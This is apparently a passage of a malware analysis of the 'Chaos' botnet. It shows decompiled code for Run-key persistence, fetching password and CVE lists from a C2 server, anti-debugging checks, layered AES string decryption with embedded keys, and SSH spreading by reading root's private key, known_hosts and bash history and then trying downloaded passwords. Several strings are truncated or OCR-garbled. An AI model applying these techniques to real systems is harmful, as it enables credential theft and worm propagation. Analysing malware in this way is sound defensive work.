  v9[1] = v3;
  v11 = (void (**)(void))v9;
  result = 7;
}
```

Set Run Registry - RegSetValue




Event Properties

Event | Process | Stack


```
Date:        2022/12/4 下午 04:49:07.5778083
Thread:      6392
Class:       Registry
Operation:   RegSetValue
Result:      SUCCESS
Path:        HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Administrator
Duration:    0.0000698

Type:        REG_SZ
Length:      70
Data:        C:\ProgramData\Microsoft\csrss.exe
```

Download password lists




```
v41 = v22;
v39 = sub_44F170(
        0,
        (int)"http://",
        7,
        dword_903DA8,
        dword_903DAC,
        (int)&dword_6F3C10,
        1,
        dword_903D90,
        dword_903D94,
        (int)"/password.txt3814697265625Accept-Ranges",
        13);
```

Download cve list




```
int v38; // [esp+6Ch] [ebp-34h]
int v39[12]; // [esp+70h] [ebp-30h] BYREF
__int128 result; // [esp+A4h] [ebp+4h]

v27 = sub_44F170(
        0,
        (int)"http://",
        7,
        dword_903DA8,
        dword_903DAC,
        (int)&dword_6F3C10,
        1,
        dword_903D90,
        dword_903D94,
        (int)"/cve.txt",
        8);
v19 = net_http__ptr_Client_Get(off_8FD484, v27, v28);
if ( v21 )
```

Parse download file



```
int v2; // [esp+0h] [ebp-30h]
int v3; // [esp+4h] [ebp-2Ch]
unsigned int v4; // [esp+10h] [ebp-20h]
int v5; // [esp+1Ch] [ebp-14h]
unsigned int v6; // [esp+20h] [ebp-10h]
int v7; // [esp+24h] [ebp-Ch]
int v8; // [esp+2Ch] [ebp-4h]
__int128 result; // [esp+3Ch] [ebp+Ch]

v5 = strings_Replace(a1, a2, (int)&dword_6F3C1A + 3, 1, 0, 0, -1);
v8 = strings_Replace(v5, v6, (int)"\n", 1, 0, 0, -1);
v7 = strings_Index(v8, v6, (int)"*HEADERS=", 9);
v4 = strings_Index(v8, v6, (int)"*DATA=", 6);
if ( v7 == -1 )
{
  *(_QWORD *)&result = 0LL;
  BYTE8(result) = 0;
```

Parse download file




```
int v8; // [esp+2Ch] [ebp-4h]
__int128 result; // [esp+3Ch] [ebp+Ch]

v5 = strings_Replace(a1, a2, (int)&dword_6F3C1A + 3, 1, 0, 0, -1);
v8 = strings_Replace(v5, v6, (int)"\n", 1, 0, 0, -1);
v7 = strings_Index(v8, v6, (int)"*WWW=+0330+0430+0530+0545+0630+0845+1030+1245
v4 = strings_Index(v8, v6, (int)"*MODE=", 6);
if ( v7 == -1 )
{
  *(_QWORD *)&result = 0LL;
  BYTE8(result) = 0;
}
else if ( v4 == -1 )
{
  *(_QWORD *)&result = 0LL;
  BYTE8(result) = 0;
}
else
{
  if ( v4 > v6 )
    runtime_panicSliceAlen(v2, v3);
```

chaos' anti-debugging


check cpuid

anti-debugging




```
00460EC1    B8 01000000      mov eax,1
00460EC6    0FA2             cpuid
00460EC8    89CF             mov edi,ecx
00460ECA    8905 4CB39200    mov dword ptr ds:[92B34C],eax
00460ED0    F7C2 00008000    test edx,chaos.800000
00460ED6  ^ 74 8F            je chaos.460E67
```

int3



```
00460E17    CC    int3
00460E18    CC    int3
00460E19    CC    int3
00460E1A    CC    int3
00460E1B    CC    int3
00460E1C    CC    int3
00460E1D    CC    int3
00460E1E    CC    int3
00460E1F    CC    int3
```


dynamic generate string / object



```
if ( v144 == 2 )
{
  v91 = (_DWORD *)runtime_newobject((int)&dword_6CE220);
  *v91 = main_receive_func4;
  v91[1] = v156;
  v91[2] = v158;
  v91[3] = v148;
  runtime_newproc(v91);
}
else if ( v144 == 3 )
{
  main_Uint32();
  v71 = 3LL * (unsigned int)v81;
  if ( is_mul_ok(3u, v81) )
  {
    v90 = (_DWORD *)runtime_newobject((int)&dword_6CDE00);
    *v90 = sub_693BD0;
    v90[1] = v156;
    v90[2] = v158;
    v90[3] = v148;
    runtime_newproc(v90);
  }
  else if ( HIDWORD(v71) == 1 )
  {
    v89 = (_DWORD *)runtime_newobject((int)&dword_6CDE60);
    *v89 = main_receive_func6;
    v89[1] = v156;
```


multi-thread + sleep + channel

sleep




```
void main_addtime()
{
  void *retaddr; // [esp+8h] [ebp+0h]

  byte_92B22B = 0;
  retaddr = (void *)time_Sleep(272433152, 167638);
  byte_92B22B = 1;
}
```

thread




```
    v8[0] = (int)main_main_func1;
    v8[1] = v5;
    v9 = v8;
    runtime_newproc(off_711B80);
    runtime_newproc(&off_711BA8);
    runtime_newproc(&off_711B84);
    while ( 1 )
      time_Sleep(937459712, 1164153);
  }
```

channel send




```
void net_acquireThread()
{
  void *retaddr; // [esp+8h] [ebp+0h] BYREF

  retaddr = (void *)sub_4697D0(&unk_92B4B8, &off_711C18);
  runtime_chansend1(dword_90370C, (int)&retaddr);
}
```

AES Encryption



```
  v15 = sub_494780(
          dword_902EAC,
          (int)"fxfzUc6gtMGc/i26ld3KydGKy1k7QqyMMyxjbU1Rlk+F9LQxnaTeCHGHsDUpaBeOWDeY6l+2kHlB7EWTLcGwfg=
          88);
  v14 = sub_494780(dword_902EAC, (int)"KnRMMSZGcjdJKkBzI1NiS0p5aGdKRkhYI1JlMU9xYlE=", 44);
  v13 = sub_494780(dword_902EAC, (int)"T09BbHRCKlVwVGYlVklRd3hnMHJ2ejd5eGwmJEJQQWM=", 44);
  v10 = v1;
  v11 = v2;
  v12 = sub_494780(dword_902EAC, (int)"MXNWZjV0NiRQcG51SHVxI3ZOZlV0enFodDJoMiMha1I=", 44);
  v8 = v1;
  v9 = v2;
  v3 = main_DecryptCFB(v15, v1, v2, v14, v1, v2);
  v4 = main_DecryptCBC(v3, v6, v7, v13, v10, v11);
  v5 = main_DecryptECB(v4, v6, v7, v12, v8, v9);
  return runtim_slicebytetostring(0, v5, v6);
}
```



```
int v1int v11; // [esp+30h] [ebp-24h]
int v14; // [esp+4Ch] [ebp-8h]
int v15; // [esp+50h] [ebp-4h]

v15 = sub_494780(
        dword_902EAC,
        (int)"whv+Kf1cEtOXzr+zuvmef2as0WfbUDm8l2LMWBMel10NDnbShg9CsMUt327VJhOT
        88);
v14 = sub_494780(dword_902EAC, (int)"OWxTRmFKRU9mU1FVMk5pQGhJbkpUWWp4TVghaExQc
v13 = sub_494780(dword_902EAC, (int)"V2kmQE9lMUFWbmhLckJTTzRzejZZQkFJRCFpVkZiL
v10 = v1;
v11 = v2;
v12 = sub_494780(dword_902EAC, (int)"clJ5NyQlQjMjVE5ZMlYySTg3NyNzSGNINXFod2JEI
v8 = v1;
v9 = v2;
v3 = main_DecryptCFB(v15, v1, v2, v14, v1, v2);
v4 = main_DecryptCBC(v3, v6, v7, v13, v10, v11);
v5 = main_DecryptECB(v4, v6, v7, v12, v8, v9);
return runtim_slicebytetostring(0, v5, v6);
```


chaos' attacks

SSH attack


Two ways to propagate via SSH

1. SSH history
2. Password list

SSH history



```
void main_chaos_ssh()
{
  if ( main_PathExists((int)"/root/.ssh/id_rsa", 17) )
  {
    if ( main_PathExists(
           (int)"/root/.ssh/known_hosts4656612873077392578
           22) )
    {
      main_chaos_sshread(
        "/root/.ssh/known_hosts465661287307739257812 5Aleut
        22);
      main_chaos_sshread_history("/root/.bash_history14901
    }
  }
}
```

SSH history - connect via private key


```
main_chaos_checkip(*v17, v17[1]);
if ( v7 )
{
  v3 = main_chaos_checkip(*v17, v17[1]);
  main_chaos_sshrsa(v3, v7);
}
```

Download & Decrypt password list

`main.chaos.ssh.boom()`




```
url = concatstring(
        0,
        (int)"http://",
        7,
        dword_903DA8,
        dword_903DAC,
        (int)&dword_6F3C10,
        1,
        dword_903D90,
        dword_903D94,
        (int)"/password.txt3814697265625Accept-Ranges",
        13);
v29 = net_http__ptr_Client_Get(off_8FD484, url, v40);
passwords = v32;
if ( !v32 )
{
  v47 = *(_DWORD *)(v29 + 36);
  v25 = convI2I((int)"\b", *(_DWORD *)(v29 + 32));
  All = io_ReadAll(v25, v47);
  (*(void (__golang **)(_DWORD))(*(_DWORD *)(v29 + 32) + 16))(*(_DWORD *)(v29 + 36));
  passwords = v34;
  if ( !v34 )
  {
    decrypted = main_DecryptCBC(All, v29, 0, dword_9042E8, dword_9042EC, dword_9042F0);
    v30 = runtim_slicebytetostring(0, decrypted, v36);
    v37 = string_replace(v30, v33, (int)&dword_6F3C1A + 3, 1, 0, 0, -1);
```

Try SSH connection


`main.chaos.ssh.attack()`

```
config := &ssh.ClientConfig{
        User: "username",
        Auth: []ssh.AuthMethod{
            ssh.Password("yourpassword"),
        },
        HostKeyCallback: ssh.FixedHostKey(hostKey),
    }
    client, err := ssh.Dial("tcp", "yourserver.com:22", config)
```



